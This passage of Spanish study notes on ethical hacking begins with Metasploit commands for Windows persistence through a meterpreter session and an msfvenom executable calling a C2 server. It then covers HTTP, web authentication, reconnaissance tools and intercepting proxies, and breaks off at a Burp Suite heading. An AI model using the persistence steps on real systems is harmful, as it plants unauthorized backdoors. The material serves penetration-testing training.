Similar al caso anterior, pero indicamos el ejecutable .exe que queremos que se ejecute en cada inicio de sesión del usuario. La ventaja es que podríamos forzar la ejecución de otra shellcode distinta y podemos generar una shellcode ofuscada con msfvenom. Metasploit dispone de un módulo para subir el binario y modificar el registro a través de una sesión de meterpreter. Se configura y run.

```
msf6 exploit (windows/local/persistence_exe)> set SESSION <id de sesión meterpreter activa>
msf6 exploit (windows/local/persistence_exe)> set rexepath <Path dónde se encuentra el exe generado con msfvenom
```

Las opciones a indicar será la sesión de meterpreter sobre la que se aplica la persistencia y el ejecutable que queremos que realice la persistencia (lo generamos con la herramienta msfvenom y la dirección ip y puerto del servidor C2 se encuentran configurados en el propio fichero ejecutable).

HE05. ATAQUE Y DEFENSA EN ENTORNOS DE PRUEBA DE APLICACIONES WEB

1.- Introducción al protocolo HTTP.
- **1.1.- Arquitectura de un aplicativo web.**
- **1.2.- Intro.al protocolo comunicaciones HTTP.**
- **1.3.- Análisis de la petición HTTP.**
- **1.4.- Análisis de la respuesta HTTP.**
- **1.5.- Tipos de autenticación web.**

2.- Recolección de información.
- **2.1.- Pruebas de recolección de info.**
- **2.2.- Herramientas de recolección de info.**

3.- Análisis de tráfico mediante proxies de interceptación.
- **3.1.- Intro.a los proxies de interceptación.**
- **3.2.- OWASP ZAP proxy.**
- **3.3.- Burp Suite proxy.**
- **3.4.- Automatiz. conexiones a servidores web con BurpSuite.**

4.- Búsqueda de vulnerabilidades habituales en aplicaciones web.
- **4.1.- Fundación OWASP.**
- **4.2.- Pruebas de configuración y despliegue.**
- **4.3.- Pruebas de gestión de identidad.**
- **4.4.- Pruebas de autenticación.**
- **4.5.- Pruebas de autorización.**
- **4.6.- Gestión de sesiones.**
- **4.7.- Validación de los puntos de entrada.**
- **4.8.- Análisis de los códigos de error.**
- **4.9.- Vulnerabilidades de la lógica de negocio.**

1.- Introducción al protocolo HTTP.

Es importante conocer prot.que intervienen en la comunic.entre navegador y servidor y la estructura de un aplicativo web.

1.1.- Arq.de aplicativo web.


Con auge aplic.web dinámicos se generó nueva estructura para dividir en 3 capas en cjto lo conforman, Modelo-Vista-Controlador (MVC). Cada capa gestiona de una serie de funcionalidades.

La ventaja es que en cualquier momento se puede sustituir una capa x otra que asuma mismas funciones.

- **Controlador**: Recoge y gestiona datos para que sean tratados. Enlace entre las otras capas, con los datos que indica usuario (dir.URL y par.entrada) solicita datos al modelo y los comunica a vista.
- **Modelo**: Gestionar y mantener los datos de la aplicación, se apoya en la base de datos.
- **Vista**: Representación visual de los datos, genera código HTML y JavaScript que devuelve a user.

1.2.- Introducción al protocolo de comunicaciones HTTP.


HTTP (Prot.transf.Hipertexto) es el prot.comunic. que permite intercambiar info.en la "Word Wide Web" (Internet). Define sintaxis y semántica que utilizan elem.software arq.web (clientes, servidores, proxies) para comunicarse. La comunicación mediante Petición-Respuesta, clientes envían peticiones HTTP al servidor. El servidor responde con respuesta HTTP y cierra canal de conexión. Si cliente necesita seguir establece nueva comunicación. Es un prot.sin estado, no guarda info de conexiones anteriores xq el canal se cierra tras comunic → coomo apps frecuent. necesitan mantener estado se usan el mecanismo de las cookies (info de id sesión que se guarda en cliente y se envía al serv en cada petición en las cabec).



1.3.- Anál.petición HTTP.

Estruct.peticiones:

- **Línea de petición**: 1ª línea, incluye el método HTTP utilizado, el path de la url a consultar y la vers.protocolo.
- **Cabeceras de la petición**: cookies, User-Agent (naveg.utilizado), Host (serv.remoto), etc.
- **Cuerpo de la petición**: Puede existir (método POST) o no (método GET, HEAD, OPTIONS).



Métodos

GET Este método no tiene cuerpo petición. La info.transmite x parám. que se envía en propia dirección URL.

POST Incluye cuerpo. En el cuerpo se incluye la info. a procesar x servidor. Se puede transmitir de varias maneras (parámetros, datos struct. JSON o XML, datos binarios…).

HEAD Idem GET pero le indica al servidor que sólo quiere obtener las cabeceras de respuesta.

OPTIONS Solicita al servidor que le indique los métodos HTTP que acepta.

PUT Carga, hace upload de un fichero en el servidor o hace una inserción de información en el servidor.

DELETE Borra el recurso o la información indicada.


TRACE Indica al servidor que muestre en respuesta todo lo que le envíes → con fines de depuración.

Cabeceras de la petición Indican cierta info adicional al servidor que puede utilizar para componer una respuesta adecuada. A continuación se muestran las cabeceras HTTP más comunes:


- **Accept**: tipo contenidos aceptados en respuesta (texto, imágenes, info comprimida, XML, JSON, etc.).
- **Accept-Charset**: cjto caracteres aceptados en cliente xa respuesta (UTF-8).
- **Accept-Encoding**: listado codificaciones aceptadas (gzip, deflate).
- **Accept-Language**: Idioma que está utilizando el navegador del usuario (en-US).
- **Authorization**: Cabecera que puede utilizarse para algún tipo de autenticación (Como la básica o basada en JSON Web Tokens) puede sustituir o complementar autenticación vía Id.Sesión de Cookie.
- **Cache-Control**: política de cache y si respuesta del servidor va a almacenarse en caché del navegador.
- **Cookie**: Normalmente id.sesión, aunque se puede xa cualquier info. oportuna.
- **Content-Length**: El tamaño que ocupa la petición en Bytes.
- **Content-Type**: Tipo contenido cuerpo petición, sólo si método POST o PUT (imgn, fichero binario, etc.).
- **Date**: Fecha y hora de la petición.
- **Host**: Nombre host o IP, obligatoria a partir de HTTP/1.1(www.example.com).
- **Referer**: Indica URL desde donde proviene la petición del usuario. (http://www.examle.com/index.html).
- **User-Agent**: Navegador y SO cliente (Mozilla/5.0 (X11; Linux x86_64; rv:12.0) Gecko/20100101).

Estructura de la dirección URL

- **Protocolo**:Normalmente HTTP (sin cifrar) o HTTPS (cifrado).
- **Dominio**: dominio al que queremos acceder.
- **Path**: ruta dentro del dominio.
- **Parámetros**: entrega datos de entrada en forma de par nombre/valor de las distintas variables del aplicativo.



1.4.- Análisis de la respuesta HTTP.



Estruc.simil a peticiones HTTP:

- **Línea de estado**: 1ª línea, incluye código HTTP estado del servidor + mensaje del rtdo (OK, Not-Found, Forbidden…) y v. protoc utilizado.
- **Cabeceras de la respuesta**: cabeceras de la respuesta HTTP,.
- **Cuerpo de la respuesta**: Puede existir o no dependiendo del código estado de resp. Si está, puede ser el HTML de pág. web, imagen o fich.binario solicitado, JSON o XML.

Códigos de estado HTTP

Códigos con estado 1xx Respuestas informativas, petición ha sido recibida y se está procesando.

Códigos con estado 2xx Respuestas procesadas correctamente y no retornan ningún tipo de error.

Códigos con estado 3xx Respuestas de redirección. Cliente ha de realizar petición a URL indicada.

Códigos con estado 4xx Errores causados por el cliente. Error en procesado a causa de que el cliente no petición correcta, trata de acceder a un recurso que no existe o para el que no se encuentra autorizado.

Códigos con estado 5xx Errores causados por el servidor. Error en procesado de la petición provocado por un fallo en el servidor.

Cabeceras de respuesta HTTP

Las cabeceras de respuesta HTTP indican cierta información adicional al cliente que puede utilizar para componer la próxima petición HTTP que se realice contra el mismo recurso. Se puede consultar un listado bastante completo de cabeceras en la siguiente dirección URL: https://en.wikipedia.org/wiki/List_of_HTTP_header_fields

A continuación se muestran las cabeceras de respuesta HTTP más comunes:

- **Access-Control**: Indica otros dominios que pueden compartir información con el servidor, por ejemplo si se intercambia información con Google analytics.
- **Allow**: Indica los métodos HTTP soportados por el recurso remoto.
- **Cache-Control**: Indica la configuración de la cache del navegador para cada recurso accedido en ese aplicativo (por ejemplo, el tiempo máximo que se ha de almacenar la respuesta en el navegador en memoria caché).
- **Content-Encoding**: Indica que tipo de codificación se está aplicando en los datos incluidos en el cuerpo de la respuesta HTTP.
- **Content-Language**: Indica el lenguaje utilizado para componer la respuesta (es).
- **Content-Lenght**: Indica el tamaño de la respuesta en bytes.
- **Content-Type**: El Tipo Mime de los datos de la respuesta (Content-Type: text/html; charset=utf-8)
- **Date**: Fecha en la que se generó la respuesta HTTP.
- **Expires**: Indica el tiempo en el que la respuesta deja de ser válida y se ha de descartar.
- **Last-Modified**: Indica la última vez que se modificó el recurso en el servidor.
- **Location**: Se utiliza en los mensajes de redirección (Código de estado HTTP 3xx) para indicar la dirección URL a la que redirigir la navegación del usuario.
- **Server**: Indica el tipo y versión del Software utilizado en el servidor.
- **Set-Cookie**: Establece una cookie, indicándole al usuario que la utilice en todas las peticiones HTTP sucesivas contra el mismo recurso.
- **Strict-Transport-Security**: Fuerza a que el navegador del usuario únicamente se comunique con el servidor mediante el protocolo cifrado HTTP.
- **WWW-Authenticate**: Indica el tipo de autenticación adicional que se ha de utilizar para acceder al recurso solicitado (Por ejemplo Autenticación Básica o Autenticación vía WebSockets)
- **X-Frame-Options**: Protección especifica para evitar que la página pueda cargarse en marcos transparentes en otro dominio (Técnica utilizada en phishing)
- **X-Powered-By**: Especifica la tecnología específica con la que se ha desarrollado la aplicación (X-Powered-By: PHP/5.4.0)

1.5.- Tipos de autenticación web.

La autenticación web es el proceso de discernir si cliente es quien dice ser. Tipos:

Autenticación basada en credenciales

Normalmente usuario y contraseña. Tipos:

Autenticación Básica El más simple disponible. Solicita al usuario que inicie sesión con usuario y contraseña. La info. se transmite con codificación Base64 en cabecera "Authorization: Basic" (no se cifra). Si se captura coonb MitM las credenciales podrían ser accesibles. Además, las credenciales se envían en cada petición HTTP. Ej. Si se decodifica mediante base64 → usuario "Aladdin" y contraseña "open sesame"

```
Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

Autenticación Digest Funcionan simil básica. Servidor solicita info. identificación (usuario y contra). Si coinciden con las guardadas concede acceso. La autent. Con protocolo Digest se realiza de manera segura (cifrada en BBDD usuario), se transmiten x cabecera "Authorization: Digest".

```
GET /dir/index.html HTTP/1.0
Host: localhost
Authorization: Digest username="Mufasa",
realm="testrealm@host.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
uri="/dir/index.html",
qop=auth,
nc=00000001,
cnonce="0a4f113b",
response="6629fae49393a05397450978507c4ef1",
opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

Autenticación Basada en Cookies método predeterminado durante mucho T. presenta un estado de tipo "stateful". Al inicio sesión usuario envía credenciales en formulario, servidor identifica usuario y guarda id sesión (estado) en backend, devuelve a cliente la cookie generada (id sesión) y desde entonces cliente envía peticiones HTTP con ella. Cuando cliente se desconecta se destruye en ambos lados.

Autenticación basada en tokens usuario se identifica con usuario y contra. Pero con la 1ª petición de autentificación, servidor genera token usando credenciales, guarda BBDD este token y lo devuelve al usuario para que lo use en peticiones. Suelen estar codificados con la fecha y la hora (aunque MitM difícil descifrar). Además token se puede configurar para que caduque y usuario inicia sesión de nuevo..

```
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI1NGE4Y2U2MThlOTFiMGIxMzY2NWUyZjkiLCJpYX
```

API Keys Es un token que envía cliente en llamadas a API para identificarse. Normalmente es fijo x lo que si usurpada →problema. Son un secreto entre API y cliente y sólo serán seguras si se usa junto con otros mecan. Seguridad (ej.HTTPS/SSL). Se pueden enviar de varias maneras:

- En la propia petición cómo si fuera un parámetro HTTP:
- En cabecera específica de la petición HTTP:
- A través de una cookie

```
GET /something?api_key=abcdef12345
```

```
GET /something HTTP/1.1
X-API-Key: abcdef12345
```

```
GET /something HTTP/1.1
Cookie: X-API-KEY=abcdef12345
```

Autenticación basada en certificado

Es el más común para autenticarse apps web de AdmonPub. Usuario verificar su identidad mediante certificado personal emitido x FNMT o mediante certificado que incorpora el DNI electrónico.

Autenticación múltiple o de doble factor

Es una capa adicional de seguridad a la contraseña. El usuario no solo conoce contra.para acceder, sino que aporta en proceso login info sobre algo que solo él posee. Dicha info.puede obtenerla de <>formas:

- A través de una llamada de teléfono o SMS enviado por el servicio.
- Haciendo uso de una tarjeta inteligente (token) física o virtual.
- Utilizando un dispositivo biométrico.

2.- Recolección de información.

Es el cjto pruebas xa obtener info.del aplicativo a auditar y tb sobre la infraestructura que lo sustenta realizando tb análisis vuln.existentes en fn versiones servicios que sustentan el aplicativo web a auditar.

2.1.- Pruebas de recolección de información.

Existen distintas pruebas para recopilar info específica de aplicativos a auditar e infra. que los sustenta. Muchas de las pruebas son == que las aplicable en fases de reconocimiento y escaneo, pero esta vez xa recopilar info aplicativo e infraestructura.

Fuga de información utilizando motores de búsqueda

Obtener más info.del aplicativo usando motores de Búsqueda públicos (Google, Bing, Censys, archive.org, pastebin, Shodan…). Las técnicas == técnicas módulos anteriores.

- **Google**: de los más usados, con numerosos operadores búsqueda para búsquedas avanzadas.
- **Bing**: de Microsoft. permite realizar búsquedas basadas en direccionamiento IP.
- **DuckDuckGo**: también permite utilizar operadores avanzados de búsqueda.
- **Shodan**: en vez de indexar páginas web indexa tecnologías y Ss publicados en internet, pudiendo realizar búsquedas por vers. de un software, o por tecnologías de una determinada organización, etc.
- **Censys**: parecido a shodan se usa para buscar dominios que compartan el mismo certificado, o que tengan ciertos datos en el certificado expedido (Empresa, dominio, etc.)
- **Archive.org**: Tiene indexadas versiones antiguas de páginas a lo largo del T. Podremos comprobar tecnol. Que hubieran usado, parám.de entrada o páginas que sin estar enlazadas, sigan exisitendo.

Fuga de información en metadatos, ficheros de servidor y comentarios

El objetivo es identificar info util en metadatos de ficheros (ej. de docs ofimáticos se puede sacar nombre usuario y versión software). Tb se pueden obtener de comentarios de desarrolladores en HTML o JavaScript por si han dejado info interesante. Tb revisar el fichero robots.txt de cada dominio xq en la rutas que no se quiere que se indexen puede haber rutas interesantes (ej. paneles admin).

```
...

<div class="table2">
  <div class="col1">1</div><div class="col2">Mary</div>
  <div class="col1">2</div><div class="col2">Peter</div>
  <div class="col1">3</div><div class="col2">Joe</div>

<!-- Query: SELECT id, name FROM app.users WHERE active='1' -->

</div>
...
```

```
User-agent: *
Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
Disallow: /catalogs
...
```

Identificar el servidor web

Servidor web y versión nos ayuda a detectar vuln. conocidas. En ocasiones la respuesta HTTP devuelta por servidor contiene cabecera "Server" con tipo servidor utilizado y, en ocasiones, la versión. Tb se puede obtener con nmap o nessus como vimos anteriormente.

```
HTTP/1.1 200 OK
Date: Thu, 05 Sep 2019 17:42:39 GMT
Server: Apache/2.4.41 (Unix)
Last-Modified: Thu, 05 Sep 2019 17:40:42 GMT
ETag: "75-591d1d21b6167"
Accept-Ranges: bytes
Content-Length: 117
Connection: close
Content-Type: text/html
...
```

Identificar aplicativo web o framework utilizado

Simil anterior, pero xa saber si aplicativo se ha realizado desde una aplicación web conocida (ej, gest. contenido, foros, blogs, wiki, etc.) x si versión utilizada tuviese vuln.conocida. Tb saber si app desarrollada con framework y versión x misma razón. Para obtener esta info. revisar y analizar respuestas HTTP xq puede encontrarse en las cabeceras o en el cuerpo de las respuestas HTTP.

2.2.- Herramientas de recolección de información.

Muchas ya las vimos en fase de escaneo y otras son nuevas xq solo se usan en ámbito web.

Herramientas generales

Gracias a este tipo de herramientas podemos recopilar información específica del aplicativo e infraestructura sin que las pruebas estén adaptadas a ningún aplicativo, framework o infraestructura concreta.

nc (netcat): Permite con intérprete comandos y sintaxis sencilla, abrir puertos TCP/UDP en un HOST (quedando netcat a la escucha), asociar una shell a un puerto concreto y forzar conexiones UDP/TCP (útil para rastreos puertos o transferencias archivos bit a bit entre equipos). Para Linux, Windows, Mac OS X…. Para realizar conexión indicar IP y puerto a conectarse. Tras conexión, si queremos que servidor devuelva banner servicio se transmiten datos con la conexión establecida. Tras realizar petición HTTP, servidor devuelve respuesta HTTP donde comprobamos si en cabeceras hay datos del aplicativo o servidor remoto.

```
$ nc www.google.es 80
GET / HTTP/1.1

HTTP/1.1 200 OK
Date: Fri, 08 Jul 2022 21:41:07 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
Server: gws
X-XSS-Protection: 0
$ nc dirección_ip puerto
Vary: Accept-Encoding
Transfer-Encoding: chunked
```

BurpSuite de los proxies de interceptación HTTP más utilizados. Podemos utilizarlo para inspeccionar cabeceras de respuesta HTTP (como nc). Tb xa escáner pasivo. Incorpora plugins xa ciertas pruebas que inspeccionan respuestas para localizar vers.de aplicativo, de servidor, framework. o info. sensible en comentarios o en el código de la app.

Whatweb herr.que trata de identificar componentes y tecnologías de aplicativo web. Realiza un proceso de spidering y luego analiza la info.devuelta por app. Cerca de 1800 plugins distintos para análisis de info.

Herramientas específicas

Nessus Es la app escaneo vuln. más usada. Permite recopilar info, tanto del aplicativo como de su infraestructura e indica las posibles vulnerabilidades existentes dependiendo de las versiones.

CMSMap Escáner "open source" en Python que localiza vuln. en los CMS (sist.gestión contenidos) más populares como Wordpress, Joomla, Drupal y Moodle. Permite enumerar módulos usados y sus versiones.

JoomScan Escáner "open source" en perl del proyecto OWASP. Localiza vuln. de versión y defectos en config.portales basados en framework Joomla. Tb se puede usar xa recopilar info módulos y versiones.

Wpscan Escáner "open source" en Ruby. vuln y defectos config. portales basados en framework WordPress. Tb se puede usar xa recopilar info módulos y versiones


3.- Análisis de tráfico mediante proxies de interceptación.

Los proxies de interceptación son la herr.básica xa pruebas o auditorías sobre aplicativos web. Caract:

- Interceptan toda comunicación entre navegador y app web en el servidor situándose en medio.
- Permiten modificar la petición HTTP realizada por el navegador antes de ser enviada al servidor.
- Permiten modificar respuesta HTTP del servidor antes de ser interpretada por el navegador.

3.1.- Intro.proxies interceptación.

Los proxies de interceptación son la herr. básica, permiten interceptar comunicación a través de protocolos HTTP y HTTPS y modificarpeticiones y respuestas. Presentan en una interfaz sencilla la comunicación HTTP reensamblada. Tenemos que configurar navegador web para que sea cliente de nuestro proxy de interceptación (normalmente se instala y ejecuta en mismo equipo que el navegador). .El proxy de interceptación genera y presenta al navegador un certificado SSL (autofirmado) con el que cifra comunicación entre navegador y proxy. El proxy al ser el creador del certif. puede descifrar el tráfico hasta este punto. La comunicación entre proxy y servidor legítimo se realiza cifrando el tráfico con certificado servidor legítimo y proxy actúa de cliente.




3.2.- OWASP ZAP proxy.

Proxy de interceptación del proyecto OWASP con licencia open source. Tiene capacidades interceptación HTTP/HTTPS, módulos automatización tareas y Marketplace de plugins. Tiene un scanner automático de vuln.web.

AL iniciar pantalla con distintas secciones:


1. **Barra de menu**: acceso a herr.automát y manuales.
2. **Barra de herramientas**: acceso a fns más utilizadas.
3. **Esquema de árbol**: árbol de sitios y el árbol de scripts.
4. **Ventana del área de trabajo**: solicitudes, respuestas y guiones y le permite editarlos.
5. **Ventana de información**: detalles de las herram.
6. **Pie de página**: resumen de las alertas encontradas y estado de las principales herramientas automatizadas.

Para establecer ZAP como proxy comprobamos las direcciones IP y el puerto en el que escucha el servidor proxy (Podemos varios proxies con mismo ZAP si en distinto socket), después indicar a navegador web que utilice dicho proxy para conectarse a internet. →



Interceptación de peticiones HTTP

Tras configurar proxy y navegador, todas peticiones y respuestas HTTP/HTTPS quedan registradas en el historial. Ojo, como certificado es autofirmado navegador puede dar mensaje "sitio no seguro" → aceptar el riesgo o rebajar control en propiedades.



Si queremos modificar peticiones o respuestas HTTP hay que forzar la interceptación mediante el botón habilitado para ello.


3.3.- Burp Suite proxy.

De Cia PortSwigger (https://portswigger.net/burp), en 2 versiones (gratuita con todas opciones menos funcionalidades escáner automático y de pago, tb hay trial de la pro). Incorpora plugins que pueden ser instalados para aumentar capacidades (algunos sólo para v.pago). Limitaciones versión Community gratis:

- No se puede guardar la sesión, el historial de peticiones/respuestas HTTP se perderá al cerrar.
- No se puede utilizar la funcionalidad del escáner automático de BurpSuite.
- No se pueden utilizar muchos de los plugins ya que dependen de la versión Pro de BurpSuite.
- La funcionalidad "Repeater" establece retardo → incrementa T necesario para ataque por esta vía..

Uso

